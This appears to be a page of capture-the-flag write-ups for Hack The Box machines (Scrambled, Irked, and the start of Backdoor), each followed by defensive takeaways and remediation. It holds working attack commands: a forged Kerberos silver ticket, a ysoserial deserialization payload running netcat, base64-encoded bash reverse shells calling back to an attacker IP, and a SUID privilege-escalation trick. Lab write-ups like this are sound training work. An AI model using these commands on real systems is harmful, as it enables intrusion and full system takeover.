
With the necessary information to run the command we can create an Administrator ticket
impacket-ticketer -spn “MSSQLSvc/dc1.scrm.local” -user “ksimpson” -password “ksimpson” -nthash “B999A16500B87D17EC7F2E2A68778F05” -domain scrm.local -domain-sid “S-1-5-21-2743207045-1827831105-2542523200” -dc-ip dc1.scrm.local Administrator

Export it.
export KRB5CCNAME=Administrator.ccache

Now we can connect to mssql as administrator.
impacket-mssqlclient -k dc1.scrm.local

SELECT name FROM sys.databases;
There is a database called ScrambleHR.
SELECT TABLE_NAME FROM ScrambleHR.INFORMATION_SCHEMA.TABLES;
There’s a few interesting tables but UserImport gives us new credentials to an account MiscSvc.
SELECT * FROM ScrambleHR.dbo.UserImport

MiscSvc:ScrambledEggs9900
Did enumeration with this account.
nxc smb 10.129.75.5 -u “MiscSvc” -p “ScrambledEggs9900” -k –shares

We can read the IT drive.
impacket-smbclient scrm.local/MiscSvc@DC1 -k -no-pass

Under the Apps directory we can see a ScrambleClient executable which was the software we saw earlier.


We can reverse it to see exactly what it does with ilspycmd.
ilspycmd ScrambleClient.exe > scramble.cs
cat scramble.cs
ilspycmd ScrambleLib.dll > scramble2.cs
cat scramble2.cs
When reading through the reversed dll file it looks like there is a Developer logon bypass with user scrmdev.
Got a shell as MiscSvc and I was able to get user.txt
evil-winrm -i dc1.scrm.local -u MiscSvc -p ‘ScrambledEggs9900’ -r scrm.local
I ended up getting stuck here. I was unable to find a way to rdp into the device. I peeked at the writeup and it looks like we need a Windows box to do the further exploiting but I run Kali only at the moment.
Apparently when you open the .exe there is a Tools debug menu which allows for logging and creates a ScrambleDebugLog.txt.

In that there is serialization and a Binary Formatter class showing the commands to the server. You can use a tool ysoserial.exe (but again Windows) to generate a payload and send it over telnet. Uploaded nc to Desktop.
ysoserial.exe -f BinaryFormatter -g WindowsIdentity -o base64 -c
“C:\users\miscsvc\Desktop\nc.exe -e powershell 10.10.16.27 4444” > payload.b64
printf “UPLOAD_ORDER;%s\n” “$(cat payload.b64)” | nc scrm.local 4411
And we get a shell as NT System and can grab root.txt
GG
Attack Chain
1 – Reconnaissance
Ran RustScan and identified a domain-joined Windows machine with many open ports including 80 (HTTP), 445 (SMB), 1433 (MSSQL), and 4411 (custom service). Browsed the web server and gathered several key intelligence points: NTLM authentication was disabled in favor of Kerberos, the page showed a potential username ksimpson, a password reset policy set passwords to the username by default, and a Sales Order application was running on port 4411. Added scrm.local, DC1, and DC1.scrm.local to /etc/hosts.2 – Kerberos authentication and SMB enumeration
Tried ksimpson:ksimpson based on the default password policy hint. Obtained a Kerberos TGT and connected to SMB shares using Kerberos only. Found a readable Public share containing a PDF that confirmed NTLM was disabled and hinted at SQL service Kerberoasting as the next step.impacket-getTGT scrm.local/ksimpson:ksimpson
export KRB5CCNAME=ksimpson.ccache
impacket-smbclient scrm.local/ksimpson@DC1 -k -no-pass3 – Kerberoasting and Silver Ticket attack
Kerberoasted and recovered a TGS hash for the sqlsvc account. Cracked it with Hashcat using rockyou. Computed the NT hash of the password and retrieved the domain SID. Forged a Silver Ticket impersonating Administrator for the MSSQLSvc SPN and connected to MSSQL as Administrator.hashcat -m 13100 kerb.txt /usr/share/wordlists/rockyou.txt
impacket-ticketer -spn “MSSQLSvc/dc1.scrm.local” -nthash “B999A16500B87D17EC7F2E2A68778F05” -domain scrm.local -domain-sid “S-1-5-21-2743207045-1827831105-2542523200” Administrator
impacket-mssqlclient -k dc1.scrm.localCredentials recovered: sqlsvc:Pegasus60
4 – Database credential extraction and WinRM access
Enumerated the ScrambleHR database and found a UserImport table containing plaintext credentials for MiscSvc. Authenticated via WinRM using Kerberos and retrieved user.txt.Credentials recovered: MiscSvc:ScrambledEggs9900
5 – .NET binary reverse engineering and BinaryFormatter deserialization RCE
Accessed the IT share as MiscSvc and downloaded the ScrambleClient.exe and ScrambleLib.dll. Decompiled both with ilspycmd and identified a developer logon bypass and the use of the insecure BinaryFormatter class for serializing data sent to port 4411. Generated a deserialization payload using ysoserial.exe on a Windows host, encoding a command to execute netcat. Sent the payload to port 4411 via netcat and caught a shell as NT AUTHORITY\SYSTEM. Retrieved root.txt.ysoserial.exe -f BinaryFormatter -g WindowsIdentity -o base64 -c “nc.exe -e powershell 10.10.16.27 4444”
printf “UPLOAD_ORDER;%s\n” “$(cat payload.b64)” | nc scrm.local 4411
Key Takeaways
- Default password policy setting passwords to the username – The website documented a policy of resetting passwords to the username when no IT staff were available. This is a critical misconfiguration that enabled the entire attack chain. Password reset policies must never use predictable values and must require a secure out-of-band delivery of a randomly generated temporary password.
- Kerberoastable service account with a weak password – The sqlsvc account had an SPN registered and its password was crackable with rockyou. Service accounts with SPNs must use passwords of at least 25 randomly generated characters or be replaced with Group Managed Service Accounts to eliminate the Kerberoast risk entirely.
- Silver Ticket attack enabled by service account compromise – The sqlsvc NT hash was sufficient to forge Silver Tickets impersonating any domain user for the MSSQL service without contacting the domain controller. Service account password compromise in a Silver Ticket context bypasses all domain-level monitoring and must be treated as a critical incident requiring immediate rotation.
- Plaintext credentials stored in a database table – MiscSvc credentials were stored in plaintext in the ScrambleHR UserImport table, accessible to anyone with MSSQL Administrator access. Credentials must never be stored in database tables in any form and must be managed through a secrets management solution.
- BinaryFormatter deserialization in a network-accessible service enabling SYSTEM RCE – The Sales Order service used the insecure BinaryFormatter class to deserialize untrusted data received over the network, allowing arbitrary code execution as SYSTEM. BinaryFormatter must never be used and must be replaced with a safe serializer such as System.Text.Json. Services processing serialized data must validate and authenticate all input before deserialization.
Remediation
[Immediate] Change the password reset policy
Remove the policy of setting passwords to the username immediately. All password resets must generate a randomly generated temporary password delivered through a secure out-of-band channel. Force a password change on first login and expire the temporary credential after 24 hours.[Immediate] Rotate all compromised credentials and the MSSQL service account
Rotate ksimpson, sqlsvc, and MiscSvc credentials immediately. Replace the sqlsvc standard user account with a Group Managed Service Account to eliminate the Kerberoast attack surface. Rotate all credentials recoverable from the ScrambleHR database.[Immediate] Remove plaintext credentials from the UserImport table
Audit the ScrambleHR database for all tables storing credential data and remove any plaintext or reversibly encoded passwords. Implement a process ensuring credentials are never stored in application databases and must flow through a secrets management solution.[Immediate] Replace BinaryFormatter in the Sales Order service
Rewrite the port 4411 service to use a safe serialization library such as System.Text.Json or Protobuf. Require authentication before accepting any serialized input. Restrict network access to port 4411 to authorized clients only via host firewall rules.[Short-term] Restrict MSSQL access and audit Silver Ticket indicators
Restrict MSSQL access to authorized application servers only. Deploy SIEM detection rules for Silver Ticket usage including Kerberos service ticket requests that bypass the KDC. Monitor for anomalous MSSQL authentication patterns including Administrator impersonation via forged tickets.[Long-term] Implement a tiered AD and service account governance program
Audit all accounts with SPNs and migrate service accounts to gMSAs. Define a policy prohibiting plaintext credential storage in any application database. Include BinaryFormatter usage scanning in code reviews and SAST tooling. Add Silver Ticket and Kerberoasting attack paths to the regular penetration testing scope. -
Irked writeup
Irked writeup
Box name: Irked
Difficulty: Easy
OS: Linux
Overview: Irked is a pretty simple and straight-forward box which requires basic enumeration skills. It shows the need to scan all ports on machines and to investigate any out of the place binaries found while enumerating a system.
Link: https://app.hackthebox.com/machines/Irked?tab=machine_info
Machine IP: 10.129.74.125
Ran rustscan against the machine.
rustscan -a 10.129.74.125 –ulimit 5000 -b 500 — -A -Pn


Considering the name, I’m betting one of the IRC ports will deal with the foothold. Navigating to the site we just get a picture with text.
Read more on working with IRC ports. We can footprint the ports with irssi.
irssi -c 10.10.10.117 –port 8067

This gives us the version Unreal3.2.8.1. Researched exploits for the version and came across this which has a Metasploit module https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor/. This is vulnerable to CVE-2010-2075. I played around with metasploit but for some reason I was unable to get a shell successfully. Did more research on exactly what the exploit is doing https://www.exploit-db.com/exploits/13853 & https://www.exploit-db.com/exploits/16922. It looks like if you prepend AB; to any command when communicating with the IRC port it executes it. I played with this for a bit and we can get a shell successfully here.
penelope -p 4444
echo ‘bash -i >& /dev/tcp/10.10.16.27/4444 0>&1’ | base64
echo ‘AB; echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4yNy80NDQ0IDA+JjEK | base64 -d | bash’ | nc 10.129.74.125 8067

During local enumeration we see another user djmardov in /home. Unfortunately we can not yet read user.txt. I poked around his profile and interestingly in Documents we discover a .backup and a symlink for user.txt.
Ls -la

In the backup we can see what looks to be a password referencing steganography.
Cat .backup

We saw an image file on the webserver earlier. Downloaded that and ran stegseek.
stegseek irked.jpg pass.txt
cat irked.jpg.out
djmardov:Kab6h+m+bbp2J:HG
We can successfully ssh into the machine with these credentials and read user.txt.
ssh djmardov@10.129.74.125

Did local enumeration and we come across an interesting SUID, /usr/bin/viewuser.
find / -perm -4000 -user root 2>/dev/null

When I run it, it says /tmp/listusers is not found.
/usr/bin/viewuser

I created a listusers in tmp that would be similar to the same shell as earlier and set it to SUID as well.
penelope -p 4445
echo ‘echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE2LjI3LzQ0NDUgMD4mMQ== | base64 -d | bash’ > listusers
chmod 4777 listusers
/usr/bin/viewuser

And we get a shell as root and read root.txt.

GG

Attack Chain
1 – Reconnaissance
Ran RustScan and identified ports 22 (SSH), 80 (HTTP), and IRC ports including 8067. Browsed to the web server and found a static page with an image. Researched IRC enumeration and connected to port 8067 with irssi to identify the service version as UnrealIRCd 3.2.8.1.rustscan -a 10.129.74.125 –ulimit 5000 -b 500 — -A -Pn
irssi -c 10.129.74.125 –port 80672 – Initial Access – UnrealIRCd backdoor – CVE-2010-2075
Researched UnrealIRCd 3.2.8.1 and found CVE-2010-2075, a hardcoded backdoor that executes any system command prefixed with AB; when sent to the IRC port. Metasploit module did not produce a stable shell so exploited manually by sending a base64-encoded bash reverse shell payload via netcat. Caught a shell as the ircd user.echo ‘AB; echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4yNy80NDQ0IDA+JjEK | base64 -d | bash’ | nc 10.129.74.125 8067
3 – Steganography and lateral movement
Found a second user djmardov in /home. Could not read user.txt directly. Found a .backup file in djmardov’s Documents directory containing a hint about steganography and a password. Downloaded the image from the web server and ran stegseek against it using the hint password. Recovered djmardov’s SSH credentials from the hidden data. SSH’d in and retrieved user.txt.stegseek irked.jpg pass.txt
Credentials recovered: djmardov:Kab6h+m+bbp2J:HG
4 – Privilege Escalation – SUID binary executing a missing file
Enumerated SUID binaries and found /usr/bin/viewuser. Running it reported that /tmp/listusers did not exist. Created a malicious listusers script in /tmp that executed a bash reverse shell, set the SUID bit, and executed viewuser to trigger it as root. Retrieved root.txt.echo ‘echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE2LjI3LzQ0NDUgMD4mMQ== | base64 -d | bash’ > /tmp/listusers
chmod 4777 /tmp/listusers
/usr/bin/viewuser
Key Takeaways
- UnrealIRCd 3.2.8.1 hardcoded backdoor – CVE-2010-2075 (CVSS 10.0 Critical) – The IRC server was running a version with a deliberately inserted backdoor that executed arbitrary commands with no authentication required. Any network-exposed service must be verified against known CVEs before deployment. Software from unofficial or modified sources must be treated as untrusted.
- Sensitive backup file storing a steganography hint in a user home directory – The .backup file in djmardov’s Documents contained a reference to a password used to hide credentials in a web-accessible image. Hint files, backup files, and notes must never be stored in user home directories and credentials must never be hidden using steganography on public-facing assets.
- Credentials hidden in a steganographic image on the web server – djmardov’s SSH password was embedded in an image served publicly on port 80. Any compromise of the web server or knowledge of the technique would expose the credential. Credentials must be stored in a secrets manager and must never be embedded in media files in any form.
- SUID binary executing a script from /tmp without validation – The viewuser binary executed /tmp/listusers without verifying its existence, ownership, or integrity. Any SUID binary that loads or executes files from user-writable directories is trivially exploitable. SUID binaries must use absolute paths to trusted locations and must verify the integrity and ownership of any file they execute.
- IRC service exposed on a non-standard port – The vulnerable IRC service was running on port 8067 which may have been overlooked with a limited port scan. All ports must be scanned during assessments and all exposed services must be assessed regardless of whether they are on standard ports.
Remediation
[Immediate] Remove or replace UnrealIRCd 3.2.8.1
Take the IRC service offline immediately. CVE-2010-2075 is a deliberate backdoor inserted into a compromised source distribution and the software must be removed and replaced with a verified clean version from the official source. Verify the integrity of any replacement using the official checksum before deployment.[Immediate] Remove the .backup file and rotate djmardov’s credentials
Delete the .backup file and the steganographic image from the web server. Rotate djmardov’s SSH password immediately. Audit all user home directories for hint files, backup files, and notes containing credential references and remove any findings.[Immediate] Fix or remove the viewuser SUID binary
Remove the SUID bit from viewuser immediately using chmod u-s /usr/bin/viewuser. If the binary is required, rewrite it to use an absolute path to a root-owned script in a directory not writable by non-root users, and validate the ownership and permissions of the target file before executing it. Audit all SUID binaries for similar missing file dependencies.[Short-term] Restrict IRC service exposure
If IRC is operationally required, restrict access to the IRC port to authorized IP addresses via firewall rules. Require authentication for all IRC connections and deploy a supported actively maintained IRC server. Block all IRC ports at the network perimeter if the service has no external user requirement.[Long-term] Implement a full port scan and service audit baseline
Define a security assessment standard requiring all 65535 ports to be scanned on every target. Establish a process for verifying the integrity of all installed software against official checksums. Include IRC, XMPP, and other communication service configurations in the regular penetration testing scope. Audit all SUID binaries across the environment on a recurring basis. - UnrealIRCd 3.2.8.1 hardcoded backdoor – CVE-2010-2075 (CVSS 10.0 Critical) – The IRC server was running a version with a deliberately inserted backdoor that executed arbitrary commands with no authentication required. Any network-exposed service must be verified against known CVEs before deployment. Software from unofficial or modified sources must be treated as untrusted.
-
Backdoor writeup
Backdoor writeup
Box name: Backdoor
Difficulty: Easy
OS: Linux
Overview: Backdoor is an easy difficulty Linux machine which is hosting a WordPress blog with an installed plugin that is vulnerable to a directory traversal exploit. This allows us to read the files in the /proc directory and identify the gdbserver running on one of the ports of the server. An RCE exploit for gdbserver can be used to gain foothold. Further, on analyzing the processes running on the system, it is discovered that a screen session is running with root privileges. Attaching to this screen session leads to root access.
Link: https://app.hackthebox.com/machines/Backdoor?tab=play_machine
Machine IP: 10.129.96.68
Ran rustscan to scan the machine.
rustscan -a 10.129.96.68 –ulimit 5000 -b 500 — -A -Pn
